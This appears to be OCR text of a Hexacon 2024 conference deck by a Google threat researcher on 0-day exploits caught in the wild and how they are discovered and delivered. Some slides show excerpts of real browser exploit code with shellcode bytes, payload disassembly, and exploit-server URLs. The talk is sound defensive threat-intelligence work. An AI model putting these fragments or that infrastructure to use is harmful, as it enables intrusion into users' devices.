

Caught in the wild

Past, present and future

Clement Lecigne - Hexacon 2024



Threat Analysis Group

Google™
1

Who am I

Tiny little exploit hunter within Google Threat Analysis Group





Official Blog

Insights from Googlers into our products, technology, and the Google culture

A new approach to China

January 12, 2010

Like many other well-known organizations, we face cyber attacks of varying degrees on a regular basis. In mid-December, we detected a highly sophisticated and targeted attack on our corporate infrastructure originating from China. We initially believed the attack was aimed at Google's intellectual property from Google. However, it soon became apparent that the attack appeared to be solely a security incident, albeit a significant one.

CVE-2010-0249

HIGH

Information CPEs Plugins

Description

Use-after-free vulnerability in Microsoft Internet Explorer 6, 6 SP1, 7, and 8 on Windows 2000 SP4; Windows XP SP2 and SP3; Windows Server 2003 SP2; Windows Vista Gold, SP1, and SP2; Windows Server 2008 Gold, SP2, and R2; and Windows 7 allows remote attackers to execute arbitrary code by accessing a pointer associated with a deleted object, related to incorrectly initialized memory and improper handling of objects in memory, as exploited in the wild in December 2009 and January 2010 during Operation Aurora, aka "HTML Object Memory Corruption Vulnerability."

Why am I here

~~Who invited this guy?~~

Why did I say yes?

BTW the whole world wants to know how Google has telemetry in the wild to find iOS 0-days being exploited 🙄

4:04 PM - 23 Feb 2019

They have back doors in everything and read all the emails.... how do you figure



3



the 0days are using Google Analytics



6




The group that coordinated their campaign over Hangouts? ;)



5







From a thread on mastodon

Plan for today

- Overview of the 0 day industry 😊
- Discovery
- Delivery
- Exploits
- Post exploitation
- Future

Discovery

How are exploits discovered? Secret 

Watering hole



FireEye discovered a new watering hole attack based on 0-day exploit

on February 20, 2014 |

News

11:00 ET, 20 February 2014

Security researchers from FireEye have recently discovered a new IE 10 Zero-Day exploit being used in a watering hole attack.

INCIDENTS

New Flash Player 0-day (CVE-2014-0515) Used in Watering-hole Attacks

By [Vyacheslav Zakorzhevsky](#) on April 28, 2014. 12:35 am

In mid-April we detected two new SWF exploits. After some detailed analysis it was clear they didn't use any of the vulnerabilities that we already knew about. We sent the exploits off to Adobe and a few days later got confirmation that [they did indeed use a 0-day vulnerability that was later labeled as CVE-2014-0515](#). The vulnerability is located in the Pixel Bender component, designed for video and image processing.



T-1

http://dprkmedia.com/
 └ http://dprkmedia.com/js/admin.js
 └ http://dprkmedia.com/js/main.js
 └ http://dprkmedia.com/css/main.css
 └ http://dprkmedia.com/js/google_map.js
 └ http://dprkmedia.com/images/logo_main.gif
 └ http://dprkmedia.com/images/banner_kpm.gif
 └ http://dprkmedia.com/images/bar_left_rodong.gif
 └ http://dprkmedia.com/images/bar_left_minju.gif
 └ http://dprkmedia.com/images/bar_left_munhak.gif
 └ http://dprkmedia.com/images/bar_left_news.gif
 └ http://dprkmedia.com/images/bar_left_journal.gif
 └ http://dprkmedia.com/images/bar_left_information.gif
 └ http://dprkmedia.com/images/btn_main_more2.gif
 └ http://dprkmedia.com/images/icon_photo.gif
 └ http://dprkmedia.com/images/line_main.gif
 └ http://dprkmedia.com/images/btn_main_more.gif
 └ http://dprkmedia.com/images/bg_search_top.gif
 └ http://dprkmedia.com/images/btn_search_big.gif
 └ http://dprkmedia.com/images/bg_search_bottom.gif
 └ http://dprkmedia.com/images/bar_r_photo.gif
 └ http://dorkmedia.com/Uploaded/ImageCenter/Thumb/KMP_T13191.iod

http://www.dprkmedia.com/images/rodong_title.jpg

http://www.dprkmedia.com/images/minju_title.jpg

http://www.dprkmedia.com/images/munhak_title.jpg

■ http://www.google-analytics.com/analytics.js

└ ■ http://www.google-analytics.com/r/collect?v=1&_v:

└ ■ http://www.google-analytics.com/analytics.js

└ ■ http://www.google-analytics.com/r/collect?v=1&_v=j73&a=1164615463&t=pageview&...



http://dprkmedia.com/
 └ http://dprkmedia.com/js/admin.js
 └ http://dprkmedia.com/js/main.js
 └ http://dprkmedia.com/js/google_map.js
 └ http://dprkmedia.com/images/logo_main.gif
 └ http://dprkmedia.com/images/banner_kpm.gif
 └ http://dprkmedia.com/css/main.css
 └ http://dprkmedia.com/images/bar_left_rodong.gif
 └ http://dprkmedia.com/images/btn_search_big.gif
 └ http://dprkmedia.com/images/bg_search_bottom.gif
 └ http://dprkmedia.com/images/bar_r_photo.gif
 └ http://dprkmedia.com/Uploaded/ImageCenter/Thumb/KMP_T13175.jpg

http://dprkmedia.com/images/bar_r_interview.gif
http://dprkmedia.com/images/bar_r_kigo.gif
http://www.dprkmedia.com/images/rodong_title.jpg
http://luckluck.blog/brale/
 └ http://www.google-analytics.com/analytics.js

 └ http://dprkmedia.com/Uploaded/ImageCenter/Thumb/KMP_T13173.jpg
 └ http://dprkmedia.com/Uploaded/ImageCenter/Thumb/KMP_T13171.jpg
 └ http://dprkmedia.com/Uploaded/ImageCenter/Thumb/KMP_T13170.jpg
 └ http://dprkmedia.com/images/bar_r_editorial.gif
 └ http://dprkmedia.com/images/bar_r_interview.gif
 └ http://dprkmedia.com/images/bar_r_kigo.gif
 └ http://www.dprkmedia.com/images/rodong_title.jpg
 └ http://luckluck.blog/brale/
 └ http://www.google-analytics.com/analytics.js
 └ http://www.google-analytics.com/r/collect?v=1&_v=j72&a=1164615463&t=pageview&...

T-0

infected

- http://www.akademiye.org/ug/wp-content/themes/goodnews/framework/scripts/timt...

- http://www.akademiye.org/ug/wp-content/themes/goodnews/images/up.png


- http://182.61.171.167:9321/8fmtCl2j2Xk0.html **landing page**

└─ http://182.61.171.167:9321/u84VF2XBgZwM **safari/webkit exploit**

└─ http://182.61.171.167:9321/hvAB2wATs43I **sandbox escape**



```
X9  
MOV X8, #0xFFFFFFFFFFFFFFFE  
ADRP X9, #aIohidcreatebin@PAGE ; "IoHIDCreateBinaryData"  
ADD X1, X9, #aIohidcreatebin@PAGEOFF ; "IoHIDCreateBinaryData"  
ADRP X9, #asc_101000010@PAGE ; "\u0000\u0000\u0000\u0000\u0000\u0000"  
ADD X9, X9, #asc_101000010@PAGEOFF ; "\u0000\u0000\u0000\u0000\u0000\u0000"  
ADRP X30, #qword_101023CE0@PAGE  
ADD X30, X30, #qword_101023CE0@PAGEOFF  
STR X0, [X30]  
LDR X9, [X9] ; "\u0000\u0000\u0000\u0000\u0000\u0000"  
MOV X0, X8  
BLR X9  
MOV X8, #0xFFFFFFFFFFFFFFFE  
ADRP X9, #aIoHideventsys@PAGE ; "io_hideventsystem_open"  
ADD X1, X9, #aIoHideventsys@PAGEOFF ; "io_hideventsystem_open"  
ADRP X9, #asc_101000010@PAGE ; "\u0000\u0000\u0000\u0000\u0000\u0000"  
ADD X9, X9, #asc_101000010@PAGEOFF ; "\u0000\u0000\u0000\u0000\u0000\u0000"  
ADRP X30, #lo_hideventsystem_open_ptr@PAGE  
ADD X30, X30, #lo_hideventsystem_open_ptr@PAGEOFF  
STR X0, [X30]  
LDR X9, [X9] ; "\u0000\u0000\u0000\u0000\u0000\u0000"  
MOV X0, X8  
BLR X9  
MOV X8, #0xFFFFFFFFFFFFFFFE  
ADRP X9, #aKcftypepeararraycq@PAGE ; "kCFTTypeArrayCallBacks"  
ADD X1, X9, #aKcftypepeararraycq@PAGEOFF ; "kCFTTypeArrayCallBacks"  
ADRP X9, #asc_101000010@PAGE ; "\u0000\u0000\u0000\u0000\u0000\u0000"  
ADD X9, X9, #asc_101000010@PAGEOFF ; "\u0000\u0000\u0000\u0000\u0000\u0000"  
ADRP X30, #qword_101023CF0@PAGE  
ADD X30, X30, #qword_101023CF0@PAGEOFF  
STR X0, [X30]  
LDR X9, [X9] ; "\u0000\u0000\u0000\u0000\u0000\u0000"  
MOV X0, X8  
BLR X9  
MOV X8, #0xFFFFFFFFFFFFFFFE  
ADRP X9, #aKcftypedictiong@PAGE ; "kCFTTypeDictionaryKeyCallBacks"  
ADD X1, X9, #aKcftypedictiong@PAGEOFF ; "kCFTTypeDictionaryKeyCal  
ADRP X9, #asc_101000010@PAGE ; "\u0000\u0000\u0000\u0000\u0000\u0000"  
ADD X9, X9, #asc_101000010@PAGEOFF ; "\u0000\u0000\u0000\u0000\u0000\u0000"  
ADRP X30, #qword_101023F18@PAGE  
ADD X30, X30, #qword_101023F18@PAGEOFF
```



#IRONSQUIRREL




This project aims at delivering browser exploits to the victim browser in an encrypted fashion. Elliptic-curve Diffie-Hellman (secp256k1) is used for key exchange and AES is used for encryption.

By delivering the exploit code (and shellcode) to the victim in an encrypted way, the attack can not be replayed. Meanwhile the HTML/JS source is encrypted thus reverse engineering the exploit is significantly harder.

Typosquatting





Same iOS exploit chains on **tibct.net**

Detection



```

1 var load_macho = new Uint32Array([0xfeedfacf, 0x100000c, 0x0, 0x2, 0x10, 0x578, 0x200085, 0x0, 0x19,
2
3 function version_is_supported() {
4     var e = window.navigator.userAgent;
5     return -1 == e.search("Macintosh") && "12_2" == new RegExp("OS ([\\d._]+)", "gi").exec(e)[1]
6 }
7 /**
8  * gc = function() {
9      for (var e = 0; e < 256; e++) gccache[e] = new Uint32Array(65536).fill(1)
10 }
11 var _dview = new DataView(new ArrayBuffer(10));
12 function u2d(e, t) {
13     return _dview.setUint32(0, e), _dview.setUint32(4, t), _dview.getFloat64(0)
14 }
15
16 function d2u(e) {
17     return _dview.setFloat64(0, e), Uint64(_dview.getUint32(0), _dview.getUint32(4))
18 }
19 /**
20 function exp(e) {
21     let t = new Date,
22         r = new Array(13.37, 13.37);
23     t[1] = 1;
24     let a = 0;
25
26     function i(e, t, r, a) {
27         a[0];
28         let i = 5 in e;
29         return t[0] = t[1] = a[1], r[2] += 32, a[1] = t[1], i
30     }
31     Date.prototype.__proto__ = new Proxy(Date.prototype.__proto__, {
32         has: function() {
33             a && (r[1] = e)
34         }
35     });
36     let n = new Uint32Array(4),
37         d = new Float64Array(n.buffer);
38     for (let e = 0; e < 5e4; e++) i(t, d, n, r);
39     a = 1;
40     i(t, d, n, r);
41     2146959360 === n[1] && window.location.reload();
42     var o = r[1],
        ...

```

```

1 // RCE result
2 var rce_result_state = null;
3 var rce_result_length = null;
4 var rce_result_buffer = null;
5 var rce_result_string = null;
6
7 // Fetch object
8 var fetch_header = null;
9 var fetch_request = null;
10 var fetch_response = null;
11
12 // RCE shellcode
13 var shellcode_u8a = null;
14 var shellcode_view = null;
15
16
17 // SBX shellcode
18 var sbx_shellcode = null;
19
20 function get_version() {
21     let pieces = navigator.appVersion.match(/Chrome\//([0-9]+)\.([0-9]+)\.([0-9]+)\.([0-9]+)/);
22     if (pieces == null || pieces.length != 5) {
23         return 0;
24     }
25
26     return parseInt(pieces[1]);
27 }
28 //...
29
30 function gc(){
31     for(var i = 0;i < ((1024*1024));i++){
32         var a = new String();
33     }
34 }
35 //...
36
37 var rce_shellcode = [
38     0xE9, 0x8B, 0x0D, 0x00, 0x00, 0xCC, 0xCC, 0xCC, 0x48, 0x89, 0x5C, 0x24, 0x18, 0x55, 0x56, 0x57,
39     //...
40     0x4C, 0x8B, 0xD1, 0xB8, 0x1C, 0x00, 0x00, 0x00, 0xF, 0x05, 0xC3 ];
41
42 code_u8a = new Uint8Array(rce_shellcode);
43 code_view = new DataView(code_u8a.buffer);

```

CVE-2022-0609 🇰🇵

One-time links



How long are the NATO members going to let Turkey and Hungary to mock the alliance ? The longer the blockade of Finland and Sweden takes, the weaker the alliance looks.

Joseph Gordon @JosephGordon16 · Mar 14

Replying to [REDACTED]

NATO is a stupid organization, Turkey is doing the right thing

witteridea.co/mBxp

One-time link

Tôi ủng hộ Ukraine tấn công vào các khu quân sự của nga ngổ nhambi giảm bớt tổn thất ở Ukraine.

Anh Tran

mong chiến sự mau chấm dứt

http://caavn.org/tin-tuc/chien-su-ukraine

BAOTIENGDAN.COM

Tình hình Ukraine ngày thứ 376 | Tiếng Dân

One-time link

Crashes



Aw, Snap!

Something went wrong while displaying this webpage.

Thread 15 (id: 0x00005df0) CRASHED [EXCEPTION_INVALID_HANDLE @ 0x00007ffcabdfefa] MAGIC SIGNATURE THREAD

Stack Quality 75% Show frame trust levels

S	Context	0x00007ffcabdfefa	(ntdll.dll + 0x0009fea)	KiRaiseUserExceptionDispatcher
CFI	0x00007ff6ae02d7c0	(chrome.exe - interceptors_64.cc: 60)	sandbox::TargetNtSetInformationThread64	
S	CFI	0x00007ffc8805ae3	(KERNELBASE.dll + 0x00065ae3)	SetThreadPriority
CFI	0x0000021a5a9d27ca			
S	Scan	0x00007fffc7e7bd3	(KERNEL32.DLL + 0x00017bd3)	BaseThreadInitThunk
S	CFI	0x00007ffcabacee0	(ntdll.dll + 0x0006cee0)	RtlUserThreadStart



Thread 12 (id: 0x000063ae) CRASHED MAGIC SIGNATURE THREAD □

◊ Exception info SIGSEGV /0x00000000 @ 0x7f7563fd ⓘ

Stack Quality 89% Show frame trust levels ⓘ

0x0000007f71715ff4 (libchrome.so - atomicops_internals_arm64_gcc.h: 293) v8::External::Value
0x0000007f723295bc (libchrome.so - WrapperTypeInfo.h: 97)
0x0000007f71852c70 (libchrome.so - heap.h: 1339)
0x0000007f7185b408 (libchrome.so - heap.cc: 4955)
0x0000007f7185b844 (libchrome.so - heap.cc: 1940)
0x0000007f7185ca20 (libchrome.so - heap.cc: 1607)
0x0000007f7185dffc (libchrome.so - heap.cc: 1174)
0x0000007f7185f284 (libchrome.so - heap.cc: 900)
0x0000007f7181dee0 (libchrome.so - heap-inl.h: 569)
0x0000007f717476f4 (libchrome.so - builtins.cc: 332)
0x0000007f50607fb0

blink::failedAccessCheckCallbackInMainThread
v8::internal::Heap::ScavengeObjectSlow
v8::internal::Heap::IterateAndMarkPointersToFromSpace
v8::internal::Heap::DoScavenge
v8::internal::Heap::Scavenge
v8::internal::Heap::PerformGarbageCollection
v8::internal::Heap::CollectGarbage
v8::internal::Factory::NewUninitializedFixedArray
v8::internal::Builtin_ArrayPush



Pwnie Awards @PwnieAwards · Aug 10, 2022

...

Another fan favorite: 🤡🤡🤡 The Lamest Vendor Award! Presented to the vendor who mis-handled a security vulnerability most spectacularly.

3

3

15

...

Bookmark Up




Pwnie Awards
@PwnieAwards

...


Our final nomination for Lamest Vendor Response goes to:
Google TAG for “unilaterally shutting down a counterterrorism
operation”.

9:32 AM · Aug 10, 2022



Entry point: 2 suspicious crashes from reernaimage[.]com - ^_(ツ)_/^-






reernaimage[.]com

A screenshot of an ANY.RUN malware analysis report. The top section shows the URL 'https://any.run/report' and the title 'Malware analysis https://obedientsupporters.com/owncloud'. Below that, it says 'Nov 26, 2019 — stats.obedientsupporters.com. 104.24.116.231; 104.24.117.231. u' and 'Threats. No threats detected. Debug output strings. Add for printing. No ... 104.24.116.231'. The bottom section is a table of network traffic:

www.bing.com	204.79.197.200
	13.107.21.200
stats.obedientsupporters.com	104.24.116.231
	104.24.117.231

A red box highlights the IP address '104.24.116.231' in the row for 'stats.obedientsupporters.com'. A red arrow points from the Windows logo icon to this highlighted IP address.



Public repositories



6666/UNKNOWN

TCP

Details

Banner (Hex)

```
0000 0C 18 83 D2  
0004 FF 63 2C CB  
0008 FD 7B 00 A9  
000C FD 03 00 91  
000D 0c 18 83 d2 ff 63 2c cb fd 7b 00  
000E e0 17 00 f9 e1 13 00 f9 e2 0f 00  
000F 00 14 E1 13 00 F9  
0010 75 01 00 94 e0 4b 01 10 73 01 00  
0011 00 18 E2 0F 00 F9  
0012 00 cc 74 92 e3 03 00 aa 40 fe 00  
0013 00 1C 20 4A 01 10  
0014 00 fe ff 10 00 fc 3f 01 00 cc 74 92  
0015 e0 17 00 f9 e1 13 00 f9 e2 0f 00  
0016 a2 00 50 32 e1 03 00 aa e0 03 00  
0017 00 24 E0 4B 01 10  
0018 00 fc 3f 91 01 cc 74 92 e3 03 00  
0019 00 28 73 01 00 94  
001A 00 cc 62 00 80 52 e1 03 00 00  
001B 00 2C A0 FE FF 10  
001C ad 07 00 94 00 d3 0e 10 00 00 40 00  
001D 00 30 e1 03 00 aa 80 05 80 d2 b9 00 00  
001E 00 30 00 CC 74 92  
001F 00 cc 74 92 e1 03 00 aa 80 48 01 00  
0020 00 34 E3 03 00 AA  
0021 00 38 40 FF 01 10
```

loc_30

```
MOV  
SUB  
STP  
MOV  
STR  
STR  
STR  
ADR  
BL  
ADR  
BL  
ADR  
AND  
MOV  
ADR  
; CODE XREF: sub_8510+C↓j  
X0, X0, #0xFFFFFFFFFFFFFF000  
X3, X0  
X0, elf_payload  
, X0, #0xFFFFFFFFFFFFFF000  
, sub_0  
, X0, #0xFFFF  
, X0, #0xFFFFFFFFFFFFFF000  
, X1, X0  
, #5  
, X0  
, X3  
b_1144  
elf_payload
```

UNG | MOBILE DEVICES

[CVE-2021-25394](#)

Samsung Mobile Devices Race Condition Vulnerability: Samsung mobile devices contain a race condition vulnerability within MFC charger driver that leads to a use-after-free allowing for a write given a radio privilege is compromised.

own To Be Used in Ransomware Campaigns? **Unknown**


on: Apply updates per vendor instructions or continue use of the product if updates are available

Date Added: 2023-06-29

Due Date: 2023-07-20

Discovery

Many more but no 



Delivery

aka what's happening before the exploits

Server side fingerprinting 😎

 **SSL/TLS Client Test**

Check your browser's supported TLS protocols, cipher suites, TLS extensions, and key exchange groups. Identify weak or insecure options, generate a JA3 TLS fingerprint, and test how the browser handles insecure mixed content.

More Tools

Here is a list of new, experimental, controversial, broken, and deprecated:

- [HTTP/2 Fingerprinting](#) – reading HTTP/2 frames and creating an impression

HTTP/2 Fingerprinting

Your Web Browser :

HTTP User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
-----------------	---

HTTP/2 Support Detection :

HTTP Protocol	 HTTP/2
---------------	--

HTTP/2 Fingerprint :

Akamai Hash	52D84B11737D980AEF856699F885CA86
Akamai Text	1:65536;2:0;4:6291456;6:262144 15663105 0 m,a,s,p

SETTINGS Frame :

Length	24
Settings	SETTINGS_HEADER_TABLE_SIZE: 65536 SETTINGS_ENABLE_PUSH: 0 SETTINGS_INITIAL_WINDOW_SIZE: 6291456 SETTINGS_MAX_HEADER_LIST_SIZE: 262144

Your Web Browser :

HTTP User-Agent	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/128.0.0.0 Safari/537.36
-----------------	---

Protocol Support :

TLS 1.3	 Enabled
TLS 1.2	 Enabled
TLS 1.1	 Disabled (Good)
TLS 1.0	 Disabled (Good)

Mixed Content Test :

Active Content	 Blocked
Passive Content	 Upgraded to HTTPS

TLS Fingerprint :

JA3 Hash	2CC2AC2BBB3327F6EB799DA3C2285531 [Expand]
JA3n Hash	4C9CE26028C11D7544DA00D3F7E4F45C

Handshake :

TLS Protocol	TLS 1.3 [HTTP/2]
--------------	------------------

Cipher Suite	0x1301 TLS_AES_128_GCM_SHA256 Recommended
--------------	---

Key Exchange :

Key Exchange	0x001D X25519
--------------	---------------

Supported Cipher Suites (in order as received) :

Cipher Suites	0x44A GREASE
---------------	--------------

Client side fingerprinting 🤝

Javascript 😱 WebGL 😱😱

What is User-Agent reduction?



[Send feedback](#)

User-Agent (UA) reduction minimizes the identifying information shared in the User-Agent header. This is done by removing specific details from the header. Now that these changes have been rolled out for general availability, User-Agent reduction is applied to the `navigator.userAgent`, `navigator.appVersion`, and `navigator.platform`.

User-Agent Client Hints API

Experimental: This is an [experimental technology](#).

Check the [Browser compatibility table](#) carefully before using this in production.

The User-Agent Client Hints API extends [Client Hints](#) to provide a way of exposing browser and platform information via User-Agent response and request headers, and a JavaScript API.

accept-ch:

Sec-CH-UA-Arch, Sec-CH-UA-Bitness, Sec-CH-UA-Full-Version, Sec-CH-UA-Full-Version-List, Sec-CH-UA-Mobile, Sec-CH-UA-Model, Sec-CH-UA-Platform-Version, Sec-CH-UA-Platform, Sec-CH-UA-Wow64, Sec-CH-UA

